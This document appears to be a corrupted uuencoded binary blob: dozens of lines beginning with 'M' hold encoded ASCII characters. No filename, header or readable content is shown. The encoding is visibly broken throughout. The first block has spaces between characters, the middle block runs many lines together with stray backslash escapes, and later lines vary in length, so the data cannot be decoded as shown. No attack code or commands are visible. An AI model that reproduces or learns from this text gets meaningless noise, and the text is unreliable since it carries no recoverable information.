M I > M ' 7 J , + \ 7 S % T : \ 5 _ ! " % E @ 1 2 \ 9 9 5 L K Z H # W U " , ? B [4 " @ V J K ' D G = 7 K \ @ ! 7 > * N 3
M E < : \$ W ; " K 7 + ^ % > D \$ 7 K H B F I - 7 (> ' T 7 * L L ! U V P P & O) R , N P 2 7 . 4 - O - 3 8 3 X \ 1 5 @ 1 H
M , [> 2 \ F) = 7 T - / J N *] > O Y [J P T U _ 8 Q [V < > A 7 0 5 R + 8 X V - K ' O X Y [F J 0 \ H < [A C 6 > * &
M 9 Z ^ X 3 ? ' X 8 9 X G = R < ' C ' 9] T ^ Y H W (?) W H 6 _) B ' V 6 C 7 @ J % # / * C 9 V S \$ [8 6 D T P G \$ W 3
M "] ; \ \$ < F : 7 L 2 Z B ; T + . H P P O A ' X H @ . A \ ! K 4 - B ' 0 ' 3 O I] \ % Y L = O = W = M Y] ? + P B) 4 ^
M ' = Z 4 2 T L P 2 , @ \ 1 D - ' U _ : D W] 7 Q K Z % E & _ + : A , B % . D X D 5 0 (/ / %) ^ : C A] 9 S Y : [R % F
M U / 0 6 B : E : O \ Z " (! P Z P Z 9 2 Q Y @ 9 E ? \$) A \$ % B (, Z Y 8 W ' @ - " + L # 7 T - 1 _ _ & . Y O L \$ / 3 &
M K K 8] J % (? 8 1 ; Y U 8 N O \$ G % I ' \$ Q , K] U V \$ 3 & \$ _ L C 8 \$ X # : R W C T & P = P Z 0 % N] I D (3 & 3 "
M " , A 8 \ -) X @ 8 U G A) \ M I T V Q : B Y A = Z] P C L W + I 6 A 9 < 4 Y @ 5 ! / C 9 N (? % \ ' H) D N A \$! ; 0
M A 8 X Y X : = U T ' & 9]) & R Z ; " I * " (= \] Y # S ' K ! S 8 % 2 2 > > W , F R G \$ 3 V @ * @ P > 1 1 1 . = E) @
M M A - R A F - / Z & P J V # J N 9 F *) F : P = H + P " ; V 6 * ' X &) . P 1 _ - S ^ H A 9 T] " Q M ! - W _ 7 S W] 5
M Q * > H C 9 7 # " 6 [F Q K U @ ; W R P 0 3 ; * " S C Y R + D & M O ! ' + (X 9 C + 2 * ^ % [4 " D 6 L Y Q E ! X F !
M V J T @ / 8 % 4 2 @ Q % R C ! ' = 2 5 \$ S ' ' 6 ! D , M U & X (E " % % [B ' [T 1 I + + I [& / Q \$ H F Y I / F 3 _
M E T V 5 , \$ " / M 9 3 H] 2 ^ - @ O A " N 9 R G 0) 7 3 J 0 J \ " , _ V C) 4 C H + M D N Q & A O M F + I @ 5 G 3 \ J I
M +] L B S I 3 - , * K V : , 4 F A 7 I R G]) & E 0 V : _ 2 I & ^ H X C 1 M N H ; B X @ _ 2 V B @ [7 9 + 6 + Z < L 9 @
M 3 1 0 # Z R T - ' G ^ O M \$ Q < R W A 0 T / Q ! F % ! 0 ' \$! L W ! H = S (5 C F = 0 T , J _ Q + ; N 6] > V + = X ? 3
M] ^ S # F) ! < U 3 A 4 & \ % 8 % Z J / ! @ J \ J 4 (Q X : P R T (G @ M 2 T : 9 Y # ^ A O M \$ J " C V Y A 7) 9 \ !
M ^ P : " T G - V ! & . & ; M Z 2 ? C) Z H < X > D 5 - ' + : : X E Z & J # ; 4 2 5 M > ' + : R (G % Q - & & Y I Z K _ Z
M S J 8 # L > (6 @ Z # B + K S ! 9 7 C C V W " / \ : ! + ' U (> \$ X E / P ; U = \$ / 3 > > [@ # (O \ R - T V 8 ! + [.
M 5 E E R T 3 ^ ^ \$ Z Z @ P T 8 W > @ R ' * I 9 (V 4 W _ Q J + & Y I > ! R * X 2 0 * ! H P F 2 U ! K Q . \$ P D R D 0 T
M (# S + V O V ' I 8 ^ ^ D (5 Q . : & Q ? * - Q Z H 6 9) 9 H & J % I M > / # S + (\$ 4 B = F) 6 A 1 2 _ U O 7 0 - + #
M H G I S E) H + . [8] 5] P 3 + ? . * K G , X 3 0 K " > A Z 7 # M 2 0 3 ? & F \ 3 A E ^ Y : ^ K J ' X [R O Z F 4 V !
M 5 9 B ' 7 P * _ , + ; L 9 N T - U D B ? E R 5 (7 < + / . > # _ % 1 N % - [" T N & J 5 _ \$ Q 6 J V 0 D 8 [' 5 K W (S
M < 2 7 R " O > K Y M F ? * E H ' = \ 4 H U ; 2 ! M I U 8 > , 6 E _ [# ! . B & = \$ D 4 ! J M B . W Q N 4 = " 8 M 7 L ,
M E C L A : < . D 0 " T (8 3 Q T : % C & N L X 9 M (E P % + ^ 1 7 A 6 = _ , J ^ C _ C % . 1 - O 6 < X S C = @ ' X B
M B " 7 U ; & * @ Q 4 H 5 [7 Y 2 Z 9 Q R 5 > \$, : G T 2 ;] ! I Z 4 F I V = ^ ;]] * ; 4 3 / O) < L _ C ; ^ 2 S I S
M - ; 8 1 W D L K 8 I K A , < N Y - _ = S J G % T , @ > ; # K Y 4 N ? @ 4 I K + 2 A 3 A " K : W G 8 @ F ' 9 \ G / J * P <
M # # L Y S % \$. X G E 8 Z > ' P ; Q < # < S L J R R @ N R = 1 < Z B _ S 4 O U 5 ' T B A G . \ B < V ' Y V + T ; X 3 8 0
M Z C Z L = @ D / O \$: C V " " M J & \ A M ^ Q ; R # 7 R H ^ A [5 G @ F 9 U K # \ + @ X =) U 3 > 3 X = G : ^ + O A : B
M N < L _ C _ V Y \$ 2 ^ (L % R Q ^ 9 ' 7 > 9 ^ ! I 1 (W < Y *) : G 0] % Z Y 0 N J . # (P C U ! M Z ^ _ U [= ^ @ ,
M : P W 8 C (: , ! A 4 % * B , Y C H 8 \ ! R = M J W 0 M \ 0 4 4 \$ D K T - 9 0 Y C P 3 ! ^ 6 W 8 I] # " 7 W E J Y Y ; 7
M M > . I 8 K N N " (9 P R ' D D G V ^ > U % O % @ Z 9 \ * : A 3 2 / P] J X O [S _ # 8 > X % 6 + K % 6 9 Z - W E _ O
M Q B [D [, ' Q U , M ^ / 4 _ , * V & * ? (B] Z ^ B ' % * X 3 ; ' 6 M % 3 K G) # / Q > D % P & (. I * I M W V F M 5
M , M S \ Y (X = \ \ W < 0 P > ; D P F ' X [W 7 W : _ , . Z ! M V / I % C = D M 2 H ! + 7 P @ E 3 0 / Q A T ^ " \$ - = E
M K N ; F . 3 !) # . ; G . 5 # T N = V 8 # 8 N] E & \$ 4 & L B D , Z : \$, 0 + ' G P H < _ R P . Y Q J 2] S 0 L 2 F G *
M 0 K - U D B " P N 7 % U Z J 8 F C > C \ 3 W Z N H : > < V F ? 9 ' , : Y Z # M " 4] * + J 0 [W ; [< Y 6 F N ; + . \ #
M M L U ; B :) # R + E L K 4 ! M A & . Z L H 2 K U V \$ * F \ 2 + [F H T Z C K T O K 9 " - 7 R % E] J I E . ! Y ? I Y I
M \$ Q [4 ! 5 \$ < 2 , [= \ > # " _ E < @ C 9 Z < Q , H ^ 4 D Q J C - B U * 3 \$:) ' 3 8 Z \$ & K R - @ W / . Q 0 E P 4
M + . + B 9 F P # K Y I Y \ > A Z 3 ' A - 5 & W > W 3 F 9 > 2 < E [\ F . 8 V " ; (- ' K C 2 < 0 V % 2 ; 6 H , Y * \ 6 4
M Q O M I L ' . % ^ V (@ I 8 " < R 8 A = 7 # H F B * Z # N > 3 Y ' G S K) ? 0 U * U (G M G 0 % I ; 8 < 2 J < Q Z = 4 F
M * 9 , Z X W D D + 9 I < > C L W . D R & : 5 E M) P 5 3 H ! C > F < \ , . \$ F I (= \ V H / [W 2 & C 5 \$ J P Y X Z 2 '
M 6 " S " M G A (8) 4 F % = K R D E I] D > L T S 0 M 7 J + " ; R 7 P , J \$ D 0 . I @ Q & L + J D Q D \ < 6 9 H _ * N Q
M C U ' O ` = X] E ; 8 \$ 1 B . @ E 4 ^ + P - E <) + D \ A ; @ B G \ , V N O S \ Q # \$ ' M N ? A 4 F #) ' \$ 4 7 1 A A P
M 4 A > \$ F 9 * 2 4 (2 * % T) \ I S O A 0 H L] : H \$ 0 O ? * : 0 D J W " (Y [! E + > F 5 ; V T " = [N 6 " ^ 9 > - 3
M G 7 M 2 Q O P] ' / + O 4 V 3 (N O = I 2 D 9 X , A R ? Z W C H O M J L + G (" H Q 0 C @ U = ' ; V T ; J , ? F \$ S 3 /
M N > X [M * < Y ' : L ! [; _ L O G Z Q O ; / G ; E / 9 S] - 2 - V (\$ 0 4 M U E _ % R 9 F & 6 / T ' S # : 0 M M M B X
M ' \$ [P * 2 /] Z L R " * ' + L G X ' + P F D Z Y 7 P ! R ' + 0 P : \$ H N Q X T) ' P P E Z + L K 4 . 7 F 1 \ H P + K V
M X < # < E ' A % B N > # . D _ V V ? \ # 7 ! ? 0 _ G V ' * 3 N % P P > L * G K @ @ ' , \$ Y 3 , 9 V 1 .) ' = @ : > (= Y
M % O : ! @ % > A A \$ # _ H 3 ; ? ? = A # F ' 0 \$ Q O (A Q ? 0 (= ' R ! < R B 8 P + N > A H 1 V & E N - , Z ' @ @ ?] .
M 0 ' Q L > 0 + 8 G + W) ; G - X K + I ^ C A : 1] # U = I [& M \ > M > 0 = 3 Z] J G 4 K 7 + K ^ G F Z 4 + = 2 % (3
M (# \$ N 6 E 9 Z "] > 2 % < D * & # C / T 3 2 Z 4 3 F , ' ! 5 E C J 7 U 8 A \$ P < E / 5 W X M 5 D 2] J : P 1 E 6 K 5 #
M : H , J 9 [4 F Q) , \ / >] * U T B Z Y [% ,) E Q I N B R F G " : S F & ' N F # ' A 2 \ D D F T 4 W - [_ X & " + \$
M " U V Z F X ^ + W & A D W M) 2 R G (' 0 B A ? N 8 S) B ; F L M & E O R \ M * S G F E 2 F E 1 9 < , V) ^ J \ T ! J !
M V , / A J < % 5 - 4 W , 6 8 A (! M M 7 : Q * * 7 W R T _ + O V % Q [_ 1 ^ C > ! D) I " * U V > A 2 M (K F 1 & P]
M - (7 ' P G @ H \$ % Z . 3 (? " I M " > Z 1 P " 1 J : Y , Q 5 U R ' = % _ # B . / @ R U ^ [T B 5 A P 6 / 2 . % 0 V G .
M 5 4 E E R " 1 < % J [\$. 8 - T U G ! 7 H A Q C - G 1 1 Q C N K 8 4 6 X _ M < L & 4 U G 0 P W 9 & J " " 7 N * ? G Q ^ Z

M\$S06#&\'-Q6\=5HHB=?\N04SQ[Y/>60KT?!\'HPI?>9P=S#T<(^?\'IQ^!WO8&M%@/LM?9@>^>[/25E[E&H]=_S(AR2KWO)\$GQV?!?SX6T0P82Q5ZA_^.89"OF_M:[\'_19<65J*TN+<\(5*<M@T)AZ0+I/-:T=]]L#\'R!C:!!8-3(R1YGEQ"U!\'(MLW@!_TH\'3L-\'M-P@\'9:9&/5=PST;F=\'D[F0I@#AV-(#2EQP6PSCXCVDFAG\'FM71L\'QG\'\'4Y,,J1VP%X.@!(BAY-LJN7L1C)3R2<\'U>]\$)95C]+?8-].5;RF>*MD<=RB/\$#@#AQ\DR]>O5]E.;Y.#>Y3%J@<>Z%&6JRD:*SA/1Z#N!5GDH_5M\'E1@T]FK(#<Y"AN@R,VF(MN5CFJ6<"@#\'\'THX,\'JE-W\'(:^\$XARF9RA?%5,E MJ2C,GG\$D%R6MS\'I4T]&<5]^1!9[ZLEW+>"IJ16OD\'5+F]D\'V7GW!-KA#M+7WI*\'F0@\$N1DC:D(E13.ATEP[2M\$_[>>JQ9RCC:\'R!I.[GL9S.:\'T>W.M\$MM_-\^\$R5)B1G(\SM?\'[\'^TR^D%V>:[SH">[3];PM"IL;VSL!@G,E1F_-\^,6M/W43RK"<\'ZAH808U_K)5DOG^/\'\$^K+86HY16-.;S?GA]RD\$W9+7K0Q,N,!4MN#/>8%=-)&CXK7,;D!D7F9G@8\>0N#Y^+"Y:/RVF^?BR8>Z&.9[D34U]\'VX&MBUOV@FW:#9FAM(F;50"WN1F\$72^X<-<NP<U\$LNH8FQN;9LR/HR2KE%"FG;MT@I:JCABL)\4RE:(7\$)*&X_Z9\$@;19JMAG%&_3VJKW+\'?K1/VTM\09,\$B=H6TM]EEH;U28S%OWH(:[QL^&\'6\';JPROB7UT#7?9K-.U[2U93%,I2V84@;-!]-G6MU"]M"VCX!4M<-34XKC3C;CHL7;YN8\$Z9*S?69<F;Z&=M!BAOF.I&Z-4<VG\'M?(\=M,NRM*.)O8=FE>FR<V^D':OPAO\'^W1O]W.=>GJ6GBO4Z34=IG@Q,TGB3M8;N@SKU[\$3_\$;8.D\'_H:A#7&@1@//A<.ZFFU*3\$\$+BBCLM/9>:%P+LWZ)7\'LM>V9;>RPI\$5*%KDM[^KITU8D2!TRCC-AE@W7QR#_DR60YD0Y^H3!R<@+\$@P*;MC)\$>D!^FB\$,@T2#"HI\$3(B:Y"@2*\$H@:%@IK[/#X>L:I3\Q243A^"9!!\'RNME9KN^N3YQ]V5!FCUKKXXGA0/@.\$L%-0FY7B9=#2VW@6J(Q@E6!)]F(XE+Y*&M]G.E2!H\OJ"\'BXUPJ%\'T%<\'U@_NGAF#9XI5&6#C8^+)]Q8+#-^KC0Q_[>#1M1&KKHD?+*\$W7BE\J@_L2\'K+R7X?FK=SQ-ERIB-+\$<RA\$.#/MEI@JX9.FGHO9MN4\$DM;4\'AO:BFI)FQ:H=B%&@F2%YO]O(J7;_#H9CB/_W(8.+.\BP/+K4Y">AM5.-]=:B-P(192:8VYE3>\N+F.58I!0=,\$#\'?M-<DQW#LTV4EMC(;0<X[B\],MYBE]JXS@6P469+59@VGSJOS?902#;AV!%\'=#?K@Y\$:YX2RRP%W#.=&@OAYR*M@>AGHLKOCWQ*K*KZ/\^+T@Q\$?VHN-T&9!\5N%N?M7!I\'D2>C[5@:XM.L0RAC9+MW<ORO2O4,\UP8WSK(6F<KQX1Q^SVXX#+6\$K5@VX\'*E+-RBC=H2K.).KB=@,HM:J&-H97F1N^&4M=9%\KNS,VZUA(?=9R+N?^V9[H8R&(\>WVX<!=WFP0-=VK,M32XD[\QOU,)HN]JTB\'6_PC90QRL=JV;4D:I7W[7[*276;@EK4S<-S)9_P!@;M@!+C=+,VB-K,3)C&B1!\'-78?#?LLF7[8#J61F;1[U\'N/IEE\$@I(K*#8_)9M8Z3D^&60H=(\Z6J/"P-;9(^FU61IW&2[C:NKU!=J,%Y<007"R,HH@B26^XBM\$0/#\'0/E8TVMCMXRGD=NN#DGFT-HZ8MNO)+;+;H1"<[\WG]JB<SBPLY9G\ZX3M#X7+;Y^M"\ODV4Y8[WX[(\'%;Z1Z3LI)30%7-NY4TESC#2:Z(\'EV/(CK90\$(PM50&6B(HBJ\'E40\'WS_?8/ZX?=9V^>0VQR5!GZ=T^WNMTN*V3H382]VH\'1:3>MB2LF[8!\'ETWEEK81-5\'F5&49RB]UF#FLV<*\'.#HPWOFU?&Y(O+F,=OZXW/NM/=S?L_#8\6LCO9"O7A_MOWIY^#@R\'S5W86JGW]J^I3;ZK41>F\'40H=2+Q@K5MPBZVT+?PX%9HQ"\'GPU!CH\'U5C7V+C9U6-!:NBD>7JOL?6/>G4MV&TQG"=E#-M?(-#<#<P@R(3PJU7[>]ZJ]G#KB+R^(<WOX57YX[[RX8P=3K\'_#UA?,:#TGU M[K_5HL/;G]5?8HY+*[[_S^DT!ZQS-%>P7K1\'O<FL4&>C.B+K4>];Y(+O<9WJ M]*C40%7LJS+FH]J87;8B\#SNSM29(E"1>X)Y<K&N*5;NMVH%;KW&0-(YGEMR M!NZE%3;8:\'NQM5:I/;:(:@)28Y1\$AVD;=\'W#M!_+YHQYCQY5+:#)1J_<TQ%8MZ:W_8Z1-;S\';P^/HK>V\'3.>X#\=^+N:IK*Q43T4W\D]K2_/TJ1*\'N>H[[:]M>I\$[\\$[CR,&T\'#CP:C\$W73"[["@ZI;G^KQ]*X]GM[BX\'LI\JC*:X]FF+. :)J0MZ%L\'=-,[4;M,AWZ1J&PO@RMV635>\'/\$ANUGROX0ND/*\$Z039Z-K)V"Z"RXSJ M5G\?&ZT-MU&S+F\'1:RO"\'(B7@?LKKAV+(80-O61,3,..)X974!\'(;5A\'4)1!YM\'CX\'KUU-1-U0M*YA=M!7BPPD=0H-\$">0* [+M\$N^CB,CMD\'-W0RVB_MIERE[*M=D0D.WM\'2Z5E.\$\'K3\'+WLMY59Z5-\')3U\'CT(W8*-YR\'*!Z-F7K<R:K-KEF1IMR:S@O:UR0_JE7@0:8X72;*_ (+8J7\'%CV^\'2VRA+M5H=[Z1*RWPG3\'N]A8M M=Y?UUKU9SLKTNX[>>^F!)!\$<+>+Q9E#<Z3W6!VNTKVI>5!9E\$&U/%%.AY_,X MNOWS3&\B_\'[T\$D6*+=9C9E]N0^\'<8\$.P5K&Q5-OCT8.#WI)9<^![AZKW&C MT86/W5U+3\'[T\'0"9=C+8Z2<\')V[V\$NRDK>FF^4F*I;/GSS5?QR-&"44&3=. M?+?.LM,S\SPR>\$,\::"Q*+J]MJ\$\'!O_2/QIT5GW*\$UCA#BO>VIXK"IC!:_- "M><O@#K5EIJC\'HV;/7#E^6\'1W\,I,V9_Q[;5U-6\'QQT5,J4#M1%+"[W@;-MYT MIT#+'(#RDBO99N9\'#W65AR&\FRZ9+J*1\'L\'F6.=V[@]>_<83[\L%FG,G8/M(2JVZT0\$6B0NSY6(8@/:_,#)2[\'I\'>G+R\MHT5\$6[-4;*=@S4W#5JC"VE@H)M[<C9/4\&61\,R+0^0AA\'L64&&S\'Z]F3H!+KZ#N^#+DY.WJ!B32W6FJ(J411V MU@'.OV1DSWXR+ILO\\$"![(T_K\'<A\T^X/)E9D7\'/R8GB_M52Q6T=,*3DA,/FMG*4)9>\X/0*\'_KMRAFH9_KKQ99]P-\'JT?SR7?\'1\&P&Y%5LHH#]=/P>X-VO@<MF\$%+YQJXN5IK"+Z\'OTMYI+V:D5J?DGEC-?X1G\$-Z6;BOB/A])2>5IO-0(L\R ML/SE\1<UX]>N&8U\'3]X<=AI6E-*VSVI!/)>/)I,HA6]\$3TI#"=#;L:R5M&B\$M0@10W?<Z?+V]LP<I\$K%[15Z];[Y]Y<427.K_ ^BGJ@7KG:3KB:5/@[@^F>)7F_ M35>K^@5?\'\$)ZHYZ^L%GA5^*8OKI58@:,09"Z1]?E9:+H90OVG5\'JP4@CGTM1 M46#Z&FU29\5T/!23LE?RGV4)\([%\'8.V,/C:]U\$)00[-X_SZY?L<[3+K]X4GM"1TDXASY5SE_,G\'SK-K\'G/D\'EC^>+W=\'[,!=R_Q.G19!:_A[/#3J)T=LR;M@DM_?5H5),#7I*5:0Z1OS/!.P%)2HT\'B^P40,txp>p=z>_7&@]D0\'/SQXNQX M=O)V#80&;IK2XN&K83+MG173_"W,\)8D\'T,JJ\'\'^X_3Q+6%96%P6JLY)>R-FM(X=C,KZ;Y#H]Q3"=GHTQF2=FLLV\'\'#*RF1C-AL<<P7!\\$L%5A\EZ"KE&-3>OMS:8\'ESJG*.4B58"8IB.\3\,V\E3)BP588/1G.?1AZK,WF0YP1@&&Z#&>I*/VMK?LPN_L*BMGH9*QDA%?= @]U7+U_\75/M\$[327UZ39%J1=!!1]HQ3GX;(SG@V

MFHKI8=K5'L7J5B"DW,8\$6IW=_1@N)0\$J\!8;&5"<<3*SG(+W2A&=74[48:>C
MN@*TT&Q2)ZHW*V23CN-2DWZ130S@FP*A*D[G#&=F44VB'5+2;P.J?*G0PKBG
MJ.^QB1]/19^'V17&*E(_WQ,<7CT'<W+IXT@.\$@K!2'2Z\^/H#E9RAF5M?OCQ
MGQ'0(EJ[:<'@)5\IV5:^LF)*Y9\$4UM;UL6&JB)5-;*P<&CR&LNJ"DBZG2L;
M@+P5*'SE.[JMVE3D:PB1PS%@/L6%&8!^YA"6.'N2'+%N' 'PF,&X2!78@^9,
MY\$7P/\$_39X>[=XIH0NM?1)@O'+179'+44YBN]XO:BYPS).4GT(97X2RA+#,0
M9'2"J=M,O"2U"6#'I*7]A,UX>TG8.G,'%N3TF#(%V&7QAF)<])VP0QH'HIAD
M<><PF*5:9:*8,4E48WT_2!U"'^K[Z#M@^X!5')HHB.%=Q2L6%68KV)M6982G
MZ(9[W!YAY-:(UC*2H!"69.-<1T!#1XSQB\$,)CVTW:9ZV*\-V1C4#3KC"P4-
MQ-/W6X6ZEF'!=6\$313A<,.JS.&NTO0E4@B,[HD314!XF"DF,(R@ (DUL+'I?
M090)IT7W<*+<IRO8:CA)9*D@T0!X;I+.'Z/-2QB+EC5(_Y9&=!M+YEBF&IB]
M'\](LUJ'%.NX6?#NQ\$2_*)UTH6*)&D2(3%U%F4>)*%*3+WFJUE)XR6UP* [+ %
MG;<H<0C65;=#Y:X'?'G,;@@SR*/V3-NR%Y<C5Z9,-T:?'G)#N=Y2+:V5)!2?@4
MCT2F,Y'4?/6QIK1MWA)\\$L@=32FT]Y]6OL5:/ (6G-'G' (1[21P1['TIR;? (
MF_2F(+:'P)X4.G-TN7U=H[@<'H\':F/#.!3E'X]Q-Z\1;%D>,K'H=WY<O4.D
M_8J\&:SDV'&C9=C%SA1,4E[V4FF^69N>K6^470\ :4BN&4AF"DVFL]-,42T;
M.I8:T"KC4\4*C<[;MUR+GEL\$0:FQM3#<'8,%*9PHFQ\$VY@3+%#1DK&L'A"FU
M.H/;[2U2(\C4L304":O.DSP#ALH!]>>"X+J!H%;PJCIH954)%\$'L78BM-]&A
M;3A13([-,*J+0^R! /!FZB,0#_K\7+BCQ()\$[?'K'?"_P\M71P1X(4+LZ^RG1
M'!\$LLJ7SP/U\$A'&:?'_L37L=BG)%/YH+'T(CW*'!,,:%;H1S@JTG1DKR.'(U' [
M?I) .,^(H@ (W%S*&)UB5PK]@.W1IC&Q\$?WYO8L7UH&4Q+>7BHE@6#9;^S>N=Q
M1-_6S+=U\WCSF-9^(%Y\97Y)M!\>^06_MJ\^\$:_6*+QWU5\VNJF\^C>E@'E
M,@Q*OS5+M>2NEH[JJ'?5FR/G+L,^-FC-H'''+&IPKM%:(C?T\^*^QZ1^L&K1
M>WOG4P%+FF:BIVDM'O7RM/S)4(WM4'U8NZH*QZI"S5UZT/!+R=6DKQ(WZ*6&
MG)4WK)6MY<8U^UW=_5:D67R;PC9<\$AVG[+W8TRA8K+ZW)T_F3[:GP:ZGY6LB
MU7D:/;4#">DXP4='OO>;\$-4]G8P8OE<)TA>'1[PS;\1>=&_>;(!::A'+7&5
M>^R7\$(),/;D=,%8UR%T+[-TF#1'.U[9S(O>*L5K2R!VN\]P'FZWGXZUX4X&O
MM@OY^/VYL@7&03FFD%&8'N6IG!FES*JE&M^6RY=IAH'EU?I)UOJ)'A34=O,?
M@0IUM.F]+L<'BIDV*=4I\SF*\$E3<(%3\AT)5E3T#'0K.: (QBM!L%@'^HY3%
M_-B619,D[20[_3'FY%_1[^][>\58F\$5>Q'143,O=84I6;\7_+&U%V[QJ+GIB
M]YZ^WJ'[%0P'N!&'^ZO>B,/Z_8-FULUVXO>-6FJP%4<2,]AVH3LH\$K*3:37<
M7E97JI[\1%82_@?S</=U=;TZ%/ZGO[8^U?<N"L12_K,I*?^O>7UX2!2@VC7]
M^J"LHSL'_D@PHFS-^#FZFLV=N;A@-K@U?/NZZ,#'H\$<BU._>E'S'*X'I1A
MVG\3^&8FJ%IA2D)P3,H"['TG@WM?1WBM#2T99"6GPH#1B<\4^6,_#4MD=B9
MQ#KV89B#J&^"5>IP)%S60\$>(.5W\ -5"AKH,+65Y[4\SIXX=PG;IN?I95*'1%
M?1__':@0[D'+<D;2'35B#X3#=4Y:KYX969%Y^4WQ?,V5(>>'TC.F7"*<WIM1
M,9M,%\$^O1\$'80=(#GXI;HK#UAF*Y]W%TYU8'1RK;O&/-' :]\@ZU'X\$J@Z??=
M'45W'13KL!@/4WDQ1#I-O+)A^/\40C' :O; ,2UY'!X40I*I.#[H/AW' TP.43
MX\Y\'(KUI>I%-V[':RH-+]\4\O?>LL^9DY)GML6Z:F!*WHC+W49-F-36A9#])3
M55<M@9KU>XXTDNL(SZ0/[B93>&E4('"3IGYWC'YB,BZFX2=E>U@DMOIBRIB,
MHY:Y-YTE'Z'RS<O>'!VX'Z#,&]JAM8=Z'<THC15/!%_UC9.('P?1G5^J"!^
M2B(HT7"(R@9%HY3!V8\7E\$X%=SU/4RG1G-5X"!S#&['L4V-#@P&\O:?O7?N
M>47@MX>8C4P=-.Q@,47(W)#UN:UAHR+9"M)H'!!7Q@\6K8EN!'URB,JY(C\
M*_%>:3R%,YZ>,Y["&0^W)<+@V]=6WI-#P-\$:!?RR;2%HK,*M2HX&@J/X1B<F
MZQS[Y-*M_I,MEQ4"OU^ZYI=']DTKH%2/2[4%<\$KF#+[03'BW-"I,Y4)6=LT(
M7', "795KUE@E4.LR6(PU/(N=T(M-;GET(MFKQ?>)E0OXGE([\$=#6MMAHRN'6
M<(*G1")(#M)J.'G9=!*Z8-8Z:\$Z\$,2&2TQ6!3.CR9F<\G,R8J#%9PN:*68\=
M^K-I(/P858;[B,1<RI["A>G\$7O>(J,M-RL!1TJ,;;:SP&L,@XB1&YU9XTW)
MII>?B?NR@)&=ET'CDJS)<E]&7N(YG6_V2L?4,T9I[LJTJX<"C'<IIS->' +XY
M.MC>V6NO8K2&U;EI'J0K@PR*[3A-^&D>_JJP%>+2%8G"[TN*;&P'<9TF>3]T
MT24S"NMP2X)4A?-'1/UDFE@FP-EDE.3".%E\Q#;T(P=@Q'-H..S57#&2Q1%]
M]\$"@#;!8!,P^5OP&X@D\A\$CGZJ%ST^)^KHN'<B+%SWHJ4\$"[<*B'@5@)?C\$L
M%/0L#X2G8:L1Z6(A'[E>;)5)-6#6(EX+++QBZ_*98HGRM'A\$3N"1"%<GIX,@
M\^M%.Z->R66%XI)0/&]%G/KC%.E\$4N&\$>C.D5,])KLFBJ*)T9'@GBG:'9,!
ME2)J;"\$@XHQ'%#4R+]"QU""_7M'2]X\$0SD11>'I%0C=F:+>%=3YD!5@C11^4
ML)L:KD[PX;&.Q87;B8U=5\4!;8(]#%;*?P42&Y^PCSK5\%H%;12>;M,>?3(\
M5Y+%X?>OP>I@JFB0\$FHH&KX;<DX'OB]8/%&_&^6!'ZOCRX@E.7LL5"B/^ (S=
M92,W=1HI1E=V0<%DV^R"GRE>`'800IJ[+:M9K=JH/MI_7Y^];EG%=F@G(=0?
MV,);@=*;'E)63H,819CAM9>R.<H@&V9T8?!\L\$48.<>@&*4&2)*Q(,)5X>[O
MNB<GQE!^*H+GR:'*4^E^N9Z-;U8!K2=!: *GC<SD\$KB=!<(\$V?[D*7KZ2""_A
MA2K9<> &24#"Z?CM5,O*HRA/\$G"Z7U@<YW<#RP-A^!,@?^K3)";N%[FGC#%-6
MOKYW3YRZ.IK)J^[1"SZL?3+<ZASG6HN:.68F\p[1'>]%?UCK11B?ZJA,]ZD1K
MZL>:^K4&W[_1_M_KZLGZ-ZH8%50'JB_#]2S!^K[5U!707NHGCU4OQ^IOX_4
MLT?JV=<;NH6OU:]OH,U5Z&'5>EC%G]]'G_'S'7YN8/?X#5X\,"-8^PK?>'5O
M'D)IZ&GM\$0X4"GX-;[_!'^'9]O2->K&NYJ/G@). '7M9A*NL;\!-Z68?9K'^%
M_\#;AQM7F])D9T2P@OC9Y-0G.=K76>\]F"U!\$2&@GR7%F2\$E'*W3!B'E-:(6
MT/I/E>AG=>J;8DTX&U0C6LE0I(,3M8\$G%&5#-9B"t*[9XF*"EFDR]BG\$!55'
M4S(<ZX!GY\$M>LHW2R/(E('M91(\$YI'X\G" F444<,M,?;A(&AXU:I'4\I/"_
M__+(FF)/S!9BE-,M+(/A7H2G/5W['SECEI^*<)?&KFJ-?2OIK?2MQ'2EU'SV
M3E!65NB5QJ!]+ZT.D+5C8L>;U1:II-1^&XD-AYZ!HQ!%@\S17>WPN;II'=TD

MFR/B>TK+0L?SWPS' 4M::!"L4\E[/G@\J2]2L6<[UV%!FE/X;=*F\$5GER&<P [
M4IPAH\ (Z^6.T,5\&'6S:[Y'MNF:H%/L2_01X!@K!=@P.XV!6/DBG=[!B(3*4
ML'2BX^+XV>=*T[=AYBQP#=#U'S@[-ML&61@T'5(Z#Y.=,[1QB/F!1F*FS22C9
MPM7\$FG5RZRZ,&=CZ(\\$NX=TAEU%IWA<!\8=GA<K"/1#(B*!?"<BW-&0AM.
M&3CL\8E.&9-P@QPC4?'2@XS9<+)K20L=/,^8N@5.^G!AA2]!B*;PF<'ZQX"
M]X+G,T4R+P^=D"6P"A\$:VW(Z&)'5IZ2CEC:[!:]Q`=V0UD0S\7F*+/PPF2JZ
MRJ.N..(/7Q^\;+/UB#KWUN-RN#<_Q6+1-5F\0X;4^BYB/DX\$TT7IN/CSXM5_
MTF#YQHA]&:SX%&H<#])2P'P.[UD.DN^^[RQ99&LE&IGJZSQD:,=UL'?TYN"E
MD"N\6/::YZ3[*VG\$Q1JB->/0\`MG019=>'WH'+ES#NPNE3L<44T9#V0"WW-
M@]TUN"JRK:D@1X_CL:*4(+*M[#:,]Y4Y?O@S\$RV)3K@TCP?P4W8WLM7W^)]
MSP"TVB%RZ.1<6:50D@K)6I-QD5VH@0]1R.7@7G?5;QFMM29B.MS+D+>37GIM
M(5Y>?6F/SFMCEJQ\965C\$J,IN:-\$M';E@M]O>Q&F%1]D(WTC!\Z\XZ^_BL:?
M1&Y<,\&#E!>ZT55@Y5)[L(;H92UQ&XBN:'9D?I'K9^UULF\7FAKQ]_9?_G6[
M'O7E(F03'0W<65\IX.NR-[(&D*EM!&PKH"\$MPEXTGH+!\$@*([3Q!Y!>67;'
ME_-.@6\$M@Y3P9Y#!97'T"BE@"H72NHK:0NHGVUYM%,45Y)9<?AX<W[QQZ
M&B"H:"T/Y;FHVBB'\$I-IA.AI4:*K4R+(%/')[#Q#1R?FW_Z61N]'2FRVUP=P
MM"L<?*`T8@8%;C)/!JJ8=C<D5[S,AH\$>I1ER#>.)_D_5P8I>BZBA.R&K=-4*
M9D\$`MBL[437A;C49G&B#_6-002CT3'A%-1LDM"\$JE]IK2'"/4A,W2-T9(++
